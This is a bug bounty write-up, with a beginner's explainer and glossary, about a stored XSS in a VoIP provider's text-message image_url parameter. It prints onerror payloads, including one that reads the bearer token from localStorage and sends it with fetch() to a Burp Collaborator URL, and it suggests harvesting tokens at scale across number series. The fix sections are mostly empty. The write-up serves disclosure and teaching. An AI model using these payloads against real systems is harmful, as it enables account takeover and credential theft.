Stored XSS to Organisation Takeover
The image_url parameter in a PATCH request was reflected into an img tag without proper sanitisation, allowing an attacker to inject an onerror handler. By exploiting this stored XSS, an attacker could steal the bearer token from local storage and take over user accounts.

TL;DR: This is a writeup about how I did an Organisation takeover on one of the leading VoIP companies by bypassing their XSS filter and stealing session Token from local storage.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a writeup about an organisation takeover on one of the leading VoIP companies, achieved by bypassing the application's XSS filter and stealing a session token from local storage. The target was a private program.
The feature in question is the text functionality: an organisation user can send a text to other users of the organisation with attachments. Sending a message with an image attached involves two requests. First, the application makes a POST request to upload the image to cloud storage. Then it sends a PATCH request carrying the parameters text, image_url and other important parameters.
Setup
The work was done against a private program, so no public scope details are given. The researcher used Burp Suite to capture the traffic generated by the text feature, and a Burp Collaborator URL to receive the exfiltrated token. No account roles, versions or other preconditions are described beyond the ability to send a text with an attachment as an organisation user.
Finding it
While exploring the different features, the text functionality caught the researcher's attention. Sending a text with an image attached and capturing all the traffic in Burp Suite showed the two-step flow described above: the image upload POST, followed by the PATCH request with text, image_url and other parameters.
The researcher went directly after image_url, changing it from the original uploaded image URL to a random one. The server accepted the change.

The screenshot shows the vulnerable parameter image_url in a PATCH request.
The URL was reflected inside an <img> tag, with the string s1600 concatenated to it. The researcher was immediately excited and started testing the endpoint.
Exploitation
Step 1: probing the parameter
The first tests established how much freedom the parameter allowed:
- A different image URL in the
image_urlparameter was accepted by the server. - A non-URL value in
image_urlwas accepted as well. javascript:alert()was tried directly, but the front-end changedjavascripttojavascript:void(0).- Breaking out of the quotes was tried, but that was encoded safely.
- A black-box approach to breaking the filter was tried, without success.
Step 2: understanding the s1600 suffix
One thing made the researcher curious: why is the string s1600 concatenated to the image_url value on the front-end? Looking for the JavaScript responsible for that, the researcher found that adding a double space after a single or more characters in the image_url parameter creates particular HTML content on the frontend.
Step 3: payloads and reflections
With that understanding, multiple payloads were tried in the image_url parameter.
Payload 1:
image_url="xxx test"
And the reflection in HTML was like:
<img src="xxx "="tests1600">
Payload 2:
image_url="xxx onerror=test"
And the reflection in HTML was like:
<img src="xxx "onerror="tests1600">
Payload 3:
image_url="xxx onerror=alert(document.cookie);"
And the reflection in HTML was like:
<img src="xxx "onerror="alert(document.cookie);s1600">
This produced an alert box on the page.

The screenshot shows the XSS alert box.
Step 4: reporting the XSS
To avoid duplicates, the researcher immediately sent the report to the concerned program without creating an actual proof of concept for an account takeover. The reply from the ASE team is shown in the next screenshot.

Step 5: looking for account takeover
The researcher then had to find a way to take over the account. The first idea was to exploit an email change functionality by bypassing CSRF protection through the XSS. The impact of that was seen as limited, because admin accounts can only change the email id.
Going through different requests, the researcher saw that the application also uses a Bearer token on top of cookie-based authentication, and that the application stores the bearer token in local storage in JSON format.
Local storage
Local storage is a Web Storage API used by browsers to store key/value pairs. It maintains a separate storage area for each domain (origin). Data remains in local storage even if the browser is closed. Local storage can be accessed via the Window.localStorage object, and it can also be checked in the developer tools.


Local storage can be read through JavaScript. To retrieve the key, use getItem():
localStorage.getItem('Key')

The JSON value of the key can then be parsed with JSON.parse:
json.parse(localStorage.getItem('Key')).KEYNAME
Stealing the access token from local storage
With the mechanism for reading local storage understood, the final payload is easy to follow. The application stored the bearer token in local storage, and the payload was broken down as follows:
- Retrieve the
access_tokenfrom local storage:
[redacted]'KEYNAME')).access_token
- Concatenate the token to the Burp Collaborator URL:
url=https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'token
- Send a fetch request to the URL to receive the token:
fetch(url)
Final payload for the image_url parameter:
"xxx onerror=[redacted]'KEYNAME')).access_token,url=https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'+token,fetch(url);"
And it was reflected in HTML as:
<img src="xxx" onerror="[redacted]'KEYNAME')).access_token,url='https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'+token,fetch(url);s1600">

The screenshot shows the Burp request received.
Taking the attack to the next level
Because this VoIP provider provides contact numbers in series, the message payload can be sent to a whole number series, and access tokens can be gained at mass level.
Root cause
The image_url value is reflected into an <img> tag, and the front-end JavaScript that appends the s1600 string to the value can be made to produce attribute-breaking HTML when a double space is inserted after a character. The filter in place blocked the obvious javascript: scheme and encoded quote breakouts, but it did not stop an onerror handler from being introduced through this concatenation behaviour. The application also stores the bearer token in local storage in JSON format, so any script running in the origin can read it with JSON.parse(localStorage.getItem('KEYNAME')).access_token and exfiltrate it. The report does not describe the server-side or client-side code responsible.
Impact
An attacker who can send a text with an attachment to organisation users can deliver an XSS payload through image_url. The payload runs in the victim's browser, reads the bearer token from local storage and sends it to an attacker-controlled URL, allowing account takeover. Because admin accounts can only change the email id, the researcher considered the email-change route limited; the token theft is the route that matters. Since the VoIP provider hands out contact numbers in series, the same payload can be sent to a whole number series, giving mass-level account takeover. The report does not state how many accounts or organisations were affected.
Fix
Variants to test
- Send a text with an attachment and inspect the PATCH request for parameters such as
image_urlthat are reflected into HTML. A positive result is a value that appears in the response inside an<img>tag or another attribute. - Insert a double space after a character in the parameter and observe the generated HTML. A positive result is attribute-breaking markup such as
<img src="xxx "onerror="...">. - Try an
onerrorhandler with a harmless call such asalert(document.cookie). A positive result is an alert box on the page. - Check whether the application stores a bearer token in local storage in JSON format. A positive result is a key whose parsed value contains an
access_token. - Use a payload that reads the token and sends it to a Collaborator URL with
fetch. A positive result is a request arriving at the Collaborator URL containing the token. - Where contact numbers are issued in series, test whether the same message can be delivered across a range of numbers. A positive result is tokens arriving from multiple recipients.
What happened, in plain words
A security researcher found a way to take over user accounts on a company that provides internet phone services. The company's product lets people inside an organisation send text messages to each other, with pictures attached. The researcher discovered that one of the pieces of information sent when a message is sent, the address of the attached picture, was not checked properly. By putting a small piece of JavaScript (a tiny program that runs inside a web page) into that address, the researcher could make the victim's own browser run code written by the attacker.
That alone is called cross-site scripting, or XSS. It is serious, but the researcher went further. The application kept a secret login credential, called a token, in a storage area of the browser called local storage. Because the attacker's code ran inside the victim's browser, it could read that token and send it to a server the attacker controls. With the token, the attacker can act as the victim. That is an account takeover. And because the phone company hands out contact numbers in long sequences, the same trick could be sent to many numbers at once, giving many accounts at once.
This article walks through the whole story from the beginning, explaining every term as it comes up. You only need to know how to use a browser and a computer to follow it.

Some background you will need
Before the details, a few ideas. If you already know them, skip ahead.
What is a web application? A web application is a website that does things for you, rather than just showing text. When you log in to a site and it remembers who you are, that is a web application. Your browser (Chrome, Firefox, Safari) is the program that talks to it.
What is a request? Every time your browser does something on a website, it sends a message to a server (a computer somewhere else that runs the site) and gets a message back. That outgoing message is a request. When you open a page, that is a request. When you click a button that saves something, that is another request. There are different types of request, named by verbs. A GET request asks for something (like a page). A POST request sends new data (like a form you filled in). A PATCH request changes part of something that already exists. Think of GET as reading a page of a book, POST as writing a new page, and PATCH as editing a word on an existing page.
What is an API? An API is the set of rules a server offers so that programs can talk to it. It is like a restaurant menu: you can order only the dishes on the menu, using the names on the menu. The application's API is what the browser uses behind the scenes when you click buttons.
What is a parameter? A parameter is a named piece of information sent with a request. If a request is a form, the parameters are the fields on the form: name, address, phone number. In this story, one parameter is called image_url, and it holds the web address of the picture attached to a message.
What is HTML? HTML is the language web pages are written in. It is made of tags, which are instructions in angle brackets. For example, <img src="..."> tells the browser to show a picture, and the src part says where the picture lives. Tags can have extra settings called attributes, like src or onerror.
What is JavaScript? JavaScript is the programming language that runs inside web pages. It is what makes pages interactive. It can also read things from the browser, like stored data.
What is XSS? Cross-site scripting means getting your own JavaScript to run inside someone else's browser, in the context of a website they trust. The classic demonstration is making an alert box pop up, which proves code is running. But an alert box is only a demonstration. The real danger is that the code can do anything the site itself could do, including reading the victim's data.
What is a cookie? A cookie is a small piece of data a website asks your browser to keep and send back on every request. It is how a site usually remembers that you are logged in. Think of it as a wristband you get at an event: show it at the door and you get in without showing your ticket again.
What is a token? A token is another kind of credential, usually a long string of random-looking characters. Some applications use a token instead of, or in addition to, a cookie. The application in this story used a token called a Bearer token, which is sent in a request header (an extra line of information attached to a request) to prove who you are. If someone steals your token, they can pretend to be you, just as if they had stolen your wristband.
What is local storage? Local storage is a storage area built into every browser. Websites can save small pieces of data there, and the data stays even after you close the browser. Each website gets its own separate storage area, so one site cannot read another site's data. We will come back to this in detail later.
What is Burp Suite? Burp Suite is a tool used by security testers. It sits between your browser and the website and lets you see every request and response, and change them before they are sent. Think of it as a transparent proxy: a middleman that shows you the letters going back and forth. The researcher used it to capture the traffic of the text feature.
What is Burp Collaborator? Burp Collaborator is a service that gives you a unique web address you control. If anything on the internet sends a request to that address, Burp Collaborator records it and shows you. It is like leaving a trap: if a request arrives, you know something you planted caused it. The researcher used it to receive the stolen token.
The feature that caught the researcher's eye
The target was a private program, meaning the company invited the researcher to test it and the details are not public. The researcher was exploring the different features of the application when the text functionality caught their attention.
This feature lets a user inside an organisation send a text message to other users of the same organisation, with attachments. Sending a message with an image attached involves two requests. First, the application makes a POST request to upload the image to cloud storage (a service that stores files on the internet). Then it sends a PATCH request carrying the parameters text, image_url and other important parameters.
Why two steps? Because the picture has to be stored somewhere first, and only then can the message refer to it by its address. The image_url parameter is that address.
Finding the weak spot
The researcher captured all the traffic of this feature in Burp Suite and looked at the two requests. Then they went directly after image_url. They changed it from the original uploaded image URL to a random one, and the server accepted the change.
The screenshot shows the vulnerable parameter image_url in a PATCH request.
Why is this interesting? Because the server should have checked that the value really was an address of an image the user had uploaded. Accepting a random address means the server trusts whatever the user puts there. That is the first sign of a problem.
The URL was reflected inside an <img> tag, with the string s1600 concatenated to it. "Reflected" means the value the user sent came back in the page the browser built. "Concatenated" means joined onto the end. So the page ended up with the value inside an <img> tag with s1600 joined onto it. The researcher was immediately excited and started testing the endpoint. An endpoint is simply a specific address on the server that accepts requests, like a particular counter in a large office.
Testing the parameter step by step
The first tests established how much freedom the parameter allowed:
- A different image URL in the
image_urlparameter was accepted by the server. - A non-URL value in
image_urlwas accepted as well. javascript:alert()was tried directly, but the front-end changedjavascripttojavascript:void(0).- Breaking out of the quotes was tried, but that was encoded safely.
- A black-box approach to breaking the filter was tried, without success.
Let us unpack each of these.
Step 1 is the basic test: does the server care what address you give it? It did not.
Step 2 goes further: does it even have to look like an address? It did not. This tells you the server is not validating the format at all.
Step 3 is the classic XSS attempt. javascript: is a special prefix that tells a browser "run the code that follows" when it is used in a link. The front-end (the part of the application that runs in your browser) noticed this and replaced it with javascript:void(0), which is a harmless instruction that does nothing. So the obvious route was blocked.
Step 4 is about quotes. In HTML, attribute values are usually wrapped in quotes, like src="...". If you can insert a quote character into the value, you can close the attribute early and start writing new HTML of your own. The application encoded the quotes safely, meaning it turned them into harmless text that the browser would not treat as a real quote. So that route was blocked too.
Step 5, the black-box approach, means trying many different inputs without knowing how the filter works, hoping one slips through. It did not work.
Why the s1600 suffix mattered
One thing made the researcher curious: why is the string s1600 concatenated to the image_url value on the front-end? Looking for the JavaScript responsible for that, the researcher found that adding a double space after a single or more characters in the image_url parameter creates particular HTML content on the frontend.
Why does this matter? Because the code that adds s1600 was doing something naive with the value. When you put a double space in, the way the code joined things together produced broken HTML. That broken HTML is the gap in the filter.
The payloads and what they produced
With that understanding, multiple payloads were tried in the image_url parameter. A payload is simply the piece of input you send to try to trigger the bug.
Payload 1:
image_url="xxx test"
And the reflection in HTML was like:
<img src="xxx "="tests1600">
Line by line: the value sent is "xxx test", with a quote, the word xxx, a space, the word test, and a closing quote. The page came back with <img src="xxx "="tests1600">. Notice what happened: the double space inside the value caused the front-end to split things in an unexpected way, and the result is malformed HTML. The browser now sees an attribute called ="tests1600" that makes no sense. This is the proof that the value can break out of its intended place.
Payload 2:
image_url="xxx onerror=test"
And the reflection in HTML was like:
<img src="xxx "onerror="tests1600">
Line by line: this time the value contains onerror=test. onerror is an attribute that tells the browser what to do if the image fails to load. The page came back with <img src="xxx "onerror="tests1600">. The onerror attribute is now a real attribute on the image tag, not part of the address. That means the browser will treat whatever follows as code to run when the image fails. The researcher has turned a data value into an instruction.
Payload 3:
image_url="xxx onerror=alert(document.cookie);"
And the reflection in HTML was like:
<img src="xxx "onerror="alert(document.cookie);s1600">
Line by line: alert(document.cookie) is the classic demonstration. document.cookie reads the cookies the page is allowed to see, and alert shows them in a pop-up box. The page came back with <img src="xxx "onerror="alert(document.cookie);s1600">. The onerror attribute now contains real JavaScript. When the image fails to load (which it will, because xxx is not a real image), the browser runs the code. This produced an alert box on the page.
The screenshot shows the XSS alert box.
Why does the image fail to load? Because xxx is not a real address. That is exactly what the attacker wants: the failure triggers the onerror code. The s1600 at the end is harmless here because it comes after a semicolon, which ends the statement.
Reporting the XSS
To avoid duplicates, the researcher immediately sent the report to the concerned program without creating an actual proof of concept for an account takeover. A duplicate is when another researcher has already reported the same bug, and the second report usually earns nothing. Sending early protects your claim. A proof of concept (POC) is a working demonstration that the bug can be used for a specific impact. The researcher had the alert box, which proves code runs, but had not yet shown it could take over an account.
The reply from the ASE team is shown in the next screenshot.
Looking for account takeover
The researcher then had to find a way to take over the account. An alert box is a demonstration, not an impact. To make the report stronger, the researcher needed to show that the code could do something that matters.
The first idea was to exploit an email change functionality by bypassing CSRF protection through the XSS. Let us unpack that. CSRF stands for cross-site request forgery. It is an attack where a malicious site makes your browser send a request to another site where you are logged in, without you meaning to. Many sites protect against it with a secret value that only the real site knows. The idea was to exploit an email change functionality by bypassing CSRF protection through the XSS. But the impact of that was seen as limited, because admin accounts can only change the email id. In other words, the email change route would not give full control.
Going through different requests, the researcher saw that the application also uses a Bearer token on top of cookie-based authentication, and that the application stores the bearer token in local storage in JSON format. JSON is a way of writing data as text, using curly braces and key/value pairs, like {"name": "value"}. So the token was sitting in the browser, in a place any script on the page could read.
Local storage, explained from zero
Local storage is a Web Storage API used by browsers to store key/value pairs. A key/value pair is like a label and its contents: the key is the label, the value is what is stored under it. It maintains a separate storage area for each domain (origin). A domain is the site's address, like example.com; an origin is the combination of scheme, domain and port that the browser uses to keep sites apart. Data remains in local storage even if the browser is closed. Local storage can be accessed via the Window.localStorage object, and it can also be checked in the developer tools.
Developer tools are the built-in panel in every browser, usually opened with F12, that lets you inspect what a page is doing. You can see the local storage of the current site there, like looking in a drawer.
Local storage can be read through JavaScript. To retrieve the key, use getItem():
localStorage.getItem('Key')
Line by line: localStorage is the storage area. getItem('Key') asks it for the value stored under the label Key. It returns the value as text. If nothing is stored under that label, it returns nothing.
The JSON value of the key can then be parsed with JSON.parse:
json.parse(localStorage.getItem('Key')).KEYNAME
Line by line: localStorage.getItem('Key') gets the stored text. JSON.parse(...) turns that text into a real object, so you can reach inside it. .KEYNAME picks one field out of that object. So if the stored text was {"access_token": "abc123"}, then JSON.parse(...).access_token would give you abc123.
Stealing the access token from local storage
With the mechanism for reading local storage understood, the final payload is easy to follow. The application stored the bearer token in local storage, and the payload was broken down as follows:
- Retrieve the
access_tokenfrom local storage:
[redacted]'KEYNAME')).access_token
Line by line: this creates a variable called token. It reads the stored text under the label KEYNAME, parses it as JSON, and takes the access_token field. The result is the victim's secret token, now held in a variable the attacker's code can use.
- Concatenate the token to the Burp Collaborator URL:
url=https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'token
Line by line: this creates a variable called url. It is the Collaborator address, followed by the text 'token. The idea is to build a web address that carries the token as part of it. When a request is made to that address, the token travels along with it.
- Send a fetch request to the URL to receive the token:
fetch(url)
Line by line: fetch is a JavaScript function that makes a request to a web address. Here it sends a request to the address built in step 2. Because the address contains the token, the request arriving at the Collaborator records the token. The attacker then reads it from the Collaborator.
Final payload for the image_url parameter:
"xxx onerror=[redacted]'KEYNAME')).access_token,url=https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'+token,fetch(url);"
Line by line: the payload starts with a quote and xxx, then onerror=, so the browser will run what follows when the image fails. The three steps are joined with commas, which in JavaScript can separate expressions. The first expression reads the token. The second builds the URL. The third sends the request. The final semicolon ends the statement. The whole thing is wrapped in quotes so it fits into the parameter.
And it was reflected in HTML as:
<img src="xxx" onerror="[redacted]'KEYNAME')).access_token,url='https://g0h5el9lym4iht5u2co4ovymud03os.burpcollaborator.net/'+token,fetch(url);s1600">
Line by line: the page now contains an image tag whose src is xxx, which will fail to load. Its onerror attribute contains the three steps. When the image fails, the browser runs the code, reads the token, and sends it to the Collaborator. The s1600 at the end is harmless because it comes after a semicolon.
The screenshot shows the Burp request received.
Taking the attack to the next level
Because this VoIP provider provides contact numbers in series, the message payload can be sent to a whole number series, and access tokens can be gained at mass level. In other words, instead of sending the malicious message to one person, you send it to many numbers in a row. Each recipient who opens the message runs the code, and each token arrives at the Collaborator. That turns a single account takeover into many.
Why it worked
The image_url value is reflected into an <img> tag, and the front-end JavaScript that appends the s1600 string to the value can be made to produce attribute-breaking HTML when a double space is inserted after a character. The filter in place blocked the obvious javascript: scheme and encoded quote breakouts, but it did not stop an onerror handler from being introduced through this concatenation behaviour. The application also stores the bearer token in local storage in JSON format, so any script running in the origin can read it with JSON.parse(localStorage.getItem('KEYNAME')).access_token and exfiltrate it. The report does not describe the server-side or client-side code responsible.
What the impact was
An attacker who can send a text with an attachment to organisation users can deliver an XSS payload through image_url. Stored means the payload is saved on the server and shown to everyone who views the message, rather than only to the person who sent it. The payload runs in the victim's browser, reads the bearer token from local storage and sends it to an attacker-controlled URL, allowing account takeover. Because admin accounts can only change the email id, the researcher considered the email-change route limited; the token theft is the route that matters. Since the VoIP provider hands out contact numbers in series, the same payload can be sent to a whole number series, giving mass-level account takeover. The report does not state how many accounts or organisations were affected.
How it should be fixed
Output encoding means turning special characters into harmless text before putting them into a page, so they cannot become instructions.
Things you could try yourself
- Send a text with an attachment and inspect the PATCH request for parameters such as
image_urlthat are reflected into HTML. A positive result is a value that appears in the response inside an<img>tag or another attribute. - Insert a double space after a character in the parameter and observe the generated HTML. A positive result is attribute-breaking markup such as
<img src="xxx "onerror="...">. - Try an
onerrorhandler with a harmless call such asalert(document.cookie). A positive result is an alert box on the page. - Check whether the application stores a bearer token in local storage in JSON format. A positive result is a key whose parsed value contains an
access_token. - Use a payload that reads the token and sends it to a Collaborator URL with
fetch. A positive result is a request arriving at the Collaborator URL containing the token. - Where contact numbers are issued in series, test whether the same message can be delivered across a range of numbers. A positive result is tokens arriving from multiple recipients.
Glossary
- API: the set of rules a server offers so that programs can talk to it, like a menu you can order from.
- Attribute: an extra setting on an HTML tag, such as
srcoronerror. - Bearer token: a credential sent in a request header to prove who you are, like a wristband at an event.
- Black-box testing: trying many inputs without knowing how the system works inside, hoping one slips through.
- Burp Collaborator: a service that gives you a unique web address and records any request sent to it.
- Burp Suite: a tool that sits between your browser and a website so you can see and change every request and response.
- Concatenate: join two pieces of text end to end.
- Cookie: a small piece of data a website asks your browser to keep and send back on every request, usually to remember you are logged in.
- CSRF (cross-site request forgery): an attack where a malicious site makes your browser send a request to another site where you are logged in, without you meaning to.
- Developer tools: the built-in panel in a browser, usually opened with F12, for inspecting what a page is doing.
- Domain: a site's address, such as
example.com. - Duplicate: a report of a bug that someone else has already reported.
- Endpoint: a specific address on a server that accepts requests.
- Exfiltrate: send stolen data out to a place the attacker controls.
- fetch: a JavaScript function that makes a request to a web address.
- Front-end: the part of an application that runs in your browser.
- GET: a request type that asks for something, like a page.
- HTML: the language web pages are written in, made of tags in angle brackets.
- HttpOnly: a setting on a cookie that stops JavaScript from reading it.
- JavaScript: the programming language that runs inside web pages.
- JSON: a way of writing data as text using curly braces and key/value pairs.
- JSON.parse: a JavaScript function that turns JSON text into a real object you can reach into.
- Key/value pair: a label and the data stored under it.
- Local storage: a storage area built into every browser, separate per site, that keeps data even after the browser is closed.
- Origin: the combination of scheme, domain and port that the browser uses to keep sites apart.
- Parameter: a named piece of information sent with a request, like a field on a form.
- PATCH: a request type that changes part of something that already exists.
- Payload: the piece of input you send to try to trigger a bug.
- POST: a request type that sends new data, like a form you filled in.
- Proof of concept (POC): a working demonstration that a bug can be used for a specific impact.
- Reflected: a value you sent that comes back in the page the browser builds.
- Request: a message your browser sends to a server.
- Response: the message a server sends back.
- Stored XSS: XSS where the payload is saved on the server and shown to everyone who views the page.
- Token: a credential, usually a long string of random-looking characters, used to prove who you are.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's browser, in the context of a website they trust.



